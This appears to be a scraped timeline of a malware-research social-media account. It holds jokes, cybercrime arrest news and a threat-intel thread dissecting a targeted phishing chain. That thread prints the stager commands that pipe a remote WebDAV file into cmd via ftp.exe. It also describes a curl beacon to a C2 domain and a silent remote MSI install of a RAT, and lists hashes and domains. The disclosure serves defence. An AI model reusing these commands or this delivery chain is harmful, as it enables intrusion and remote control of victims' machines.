

The largest collection of malware source code, samples, and papers on the internet. Password: infected
International
- Tweets 24,974
- Following 382
- Followers 450,229
- Likes 20,884


A Threat Actor operating under the moniker "Rey" has been apprehended by authorities on Jordan, working inconjunction with the United States Federal Bureau of Investigation.
Rey is believed to be a core member of ShinyHunters extortion group and potentially a person responsible for the recent compromise of the FBI.
reuters.com/world/middle-eas…
16
37
368
22,435
> be me
> see silly post on internet
> make sarcastic remark poking fun at it
> go to bed
> night terrors of Ms Rachel newest album release
> wake up
> take a shit
> get out of bed
> check beep boop
> people not understand sarcastic remark
> everyone arguing
> people calling me bad names
the people living inside my computer are angry


22
20
742
22,856
I've been programming for 22 years.
I have zero idea what this guy is saying.

Okay now I understand how they’re pulling this off and it’s pretty cheeky.
They’re just running two game instances and hijacking the game’s pipelines to brute force cross-interaction between them.
It’s a really clever shortcut approach, but it doesn’t run like a traditional mod where you only have one game running and the content is embedded in the mod itself running under the game’s pipeline and engine toolset.
To explain it more thoroughly, say you have two games: Game A and Game B, and some agent program between them.
Game A provides some approximation of its state to Game B in a format that it can decode into its own state. Game B plays off of this state, then sends its state back in a way that Game A can decode into its rendering pipeline, physics, gameplay, etc.
The agent cannot render or simulate Game B in Game A unless both games are running.
131
74
3,721
213,824
This account has hit 450,000 followers.
This is a big number.
Thank you everyone for the love, support, and goop

38
27
1,664
21,667
What if we made some sort of malware that could be used to fight malware and we called it like, an anti-virus or anti-malware
116
48
1,437
34,727
Today Reuters reported that Spanish authorities arrested the leader of KillSec ransomware group. He is 16 years old.
Who are these people bro? When I was 16 I was being a nerd and doing malware stuff, but I also was doing stuff like talking to girls, learning how to drive, going to school events, etc.
How are you going to do international cybercrime at 16? You're only a kid once, enjoy being a kid and having some freedom.
Go outside, touch some grass, hold a girls hand, throw a ball, look at silly pictures of cats.
Pic unrelated

58
58
1,530
38,909
> be chinese financially motivated threat actor
> create big ass fuck off botnet
> botnet transforms machines into proxies
> sell proxies on IPweb
> make big money
> millions of dollars
> accidentally push source code of botnet to GitHub
> accidentally push source code of botnet to GitHub
> @synthient finds it
> hello mr synthient can i have the goop code?
> "sure?"
> gives
> download it
thank you mysterious group of chinese people for accidentally uploading your botnet code to github. i have goop code now

56
152
3,374
79,153
Hello,
I have shared the recently discussed malwares on abuse.ch. However, because I am a new user it has to be approved by an administrator.
Once they approve it, you can download it as much as you want.
8
19
453
27,373
I could push it to VXUG, but everyone and their Grandmother has some kind of feed with abuse.ch, so I thought it would be better to share there.
1
66
5,744
Last time on Dragon Ball Z: someone sent me goop (malware) which successfully evaded their EDR and all AVs. It also passed everything on VirusTotal for static-analysis.
They sent it to me to bonk with a stick, bonking this whole thing would take me a long time, and I'm not going to do that. I wanted to determine what it was doing, etc.
My knowledge on state-sponsored activity and geopolitics in the CIS (Commonwealth of Independent States, ex-Soviet countries) is rusty. However, based on the nature of this goop I would be willing to bet 4 silly pictures of cats this is a state-sponsored malware campaign.
1. The file (a .rar) sent is a fake invitation to the AmCham Kazakhstan's 2026 Gala (or so I assume based on some Google searches) which is happening October 16th, 2026, in Astana, Kazakhstan
2. The file contains two files. A .xz file (unsure what it does still at this time, but it's a JPEG, not a real archive) and a .url file (internet shortcut). The internet shortcut is named "Scanned Image". Likely a masquerading technique.
3. The .url file connects via WebDAV to "file://rappellingaart.com@SSL/secure-docs/3". This directory contains a .lnk (Windows shortcut) and a .ico (Icon file).
4. This is a masquerading effort, the end user must execute the .lnk file to proceed to the remaining payload. The WebDAV appears as a regular directory in File Explorer on Windows
5. The .lnk executes FTP.exe inside System32 and passes the WebDAV path to the .ico file as a LOLBIN, as this: "ftp.exe -s:icon.ico"
6. The .ico acts as a command template and does "!more \\rappellingaart.com@SSL\secure-docs\res.ico|cmd"
7. The res.ico file, which is piped into CMD.exe, creates a series of scheduled tasks, most notably it connects to gomescareerplans(.)com and performs a CURL on the domain under /docs/?vid=%computername%" as a way to register the machine that it has been infected by their payload
8. The res.ico also references the WebDAV URL again and performs a silent installation of "Imp_Details.msi" from \\rappellingaart.com@SSL\secure-docs\Imp_Details.msi
9. Imp_Details.msi contains a section internally labeled Binary._2E9D1C8BAC5D0F288E61BF5987C52203
10. This section is a RAT written in C++. It has a lot of features, lots of different commands, way too much for me to reverse engineer quickly. However, it does internally perform a XOR on a string. It reveals the C2 for the RAT delivered is chestergreenfarming(.)com
Invitation .rar:
2fa7498a3bda849c8c5a0e0869708ff113379d54197109a5cdfaea0155e878c9
.Url which launches the WebDAV:
613b6569bd8a4cd75ab11ee9682dd690fabfb11d5c1103caf2ba086e006da034
Weird .xz:
fec4f301a1be36a42ec27208e13b5d1d3d0bbe0f1ab47bbab863a7ca9923c571
.ico file (stager):
c27ca16248e04f6535ae3e6d1670d740b3884f0fa64935ddfd39faf712f4175d
.ico (C2 register, task scheduler):
f1060a81c9f68d6f3d23e28f2a1af50fa18ecb9b0a763ca5dcd4b294b6a3593c
.MSI (pulled from .ico task scheduler):
4008c8f9e52d3e6fd7df4a980a9a78f46f2412ba2fda10a38aa92d338767c54c
.exe inside of .MSI:
5d8df4c2d08cff5f1c0de8eab56e47ae543bd5c6d2ef04573f61ebb9fbc65716
WebDAV:
rappellingaart(.)com
C2 register:
gomescareerplans(.)com
RAT C2:
chestergreenfarming(.)com

31
69
1,417
40,356
Interestingly, this malware is very, very, VERY specifically directed toward individuals, or organizations, which may be attending the AmCham 2026 Gala in Astana, Kazakhstan which is on October 16, 2026
> be me
> get dm
> "smelly i found goop"
> wtf i love goop (malware)
> "i work for a company that manages company networks, a customer got sent some files that evades our EDR, all AVs, and passed everything on VirusTotal"
> wtf lol
> ok
> download files
> look inside
> not regular goop at all
> big swinging dick goop
Chat, this is not the regular type of goop I see. This goop is very specially written, highly tailored to target very, very, very specific groups of companies, and is doing some really interesting stuff. I am very happy with this goop.
34
67
1,955
103,563
> be me
> get dm
> "smelly i found goop"
> wtf i love goop (malware)
> "i work for a company that manages company networks, a customer got sent some files that evades our EDR, all AVs, and passed everything on VirusTotal"
> wtf lol
> ok
> download files
> look inside
> not regular goop at all
> big swinging dick goop
Chat, this is not the regular type of goop I see. This goop is very specially written, highly tailored to target very, very, very specific groups of companies, and is doing some really interesting stuff. I am very happy with this goop.
72
158
5,876
230,136
> mcdonalds rolling out new SUPER INTELLIGENCE
> archy
> INTELLIGENTLY changes pricing
> store 1: $5.69 for burger
> drive down rode
> two miles away
> store 2: $6.89 for burger
> archy trained on 14,000 restaurants
> archy learned who willing to pay more

71
153
2,793
86,966
> be me
> get on beep boop
> us gov executive order
> affects executive branch
> CIA, ICE, NSA, FBI, Cabinet, etc
> AI must now be called SI
> "Super Intelligence"
> ???
> why lol
> look inside
> Trump says AI not good description
> says AI is "very powerful"
> says AI is "very brilliant"
> says SI is better name
> Trump acts science advisor to submit legislation to Congress
> wants SI on all court documents too
I DON'T UNDERSTAND WHY. HE LITERALLY JUST SAID, VERBATIM, ITS VERY POWERFUL AND VERY BRILLIANT, SO HE MADE AN EXECUTIVE ORDER. WHY SPEND ALL THIS TIME AND RESOURCES TO CHANGE AN ACRONYM. THE FBI AND PENTAGON WERE COMPROMISED RECENTLY. STATE SPONSORED AND FINANCIALLY MOTIVATED THREAT ACTORS ARE YEAR AFTER YEAR DOING MORE DAMAGE. SMALL AND MEDIUM SIZED BUSINESSES NEED HELP. LARGE COMPANIES NEED HELP. WHY DOES AN ACRONYM MATTER.
Picture unrelated

77
47
1,067
31,101
If you look at the second document you'll see that they misspelled "United States". They wrote "President of The Unites States"
I don't know how that's possible



132
205
4,328
149,754
DashOS?
We can make malware for the DoorDash Operating System?

Today, we’re announcing major updates across DoorDash. Here’s what’s new:
🚁 DoorDash Air’s drone deliveries will first take flight with partners like @ChipotleTweets and @Popeyes
💬 Skip the app and just text to order
🛍️ Shop iconic brands like @Macys, @Anthropologie, and @thenorthface, plus easy returns right from your doorstep
🏪 DashOS helps restaurants get to know their guests and keep them coming back
💡 DashBuddy, an AI assistant built for Dashers
💼 Connect DoorDash to your favorite AI tools for easy office ordering
20
26
830
46,650
God damn, it's been a hot minute since I've seen the FBI so rustled.

This morning this FBI and our partners the Dutch National Police are announcing the arrest of one of the alleged leaders of ShinyHunters - a global cybercrime and threat actor group linked to cyberattacks in the United States, the Netherlands, and around the world.
In coordination with FBI investigators the Dutch High-Tech Crime Unit arrested the suspect under Dutch law. As we speak FBI teams are actively working with partners to obtain and execute more leads in the ongoing investigation based on this arrest.
The #FBI thanks our Dutch partners and the industry partners who shared critical information and helped advance this investigation. @FBICyberDiv

41
72
2,231
181,994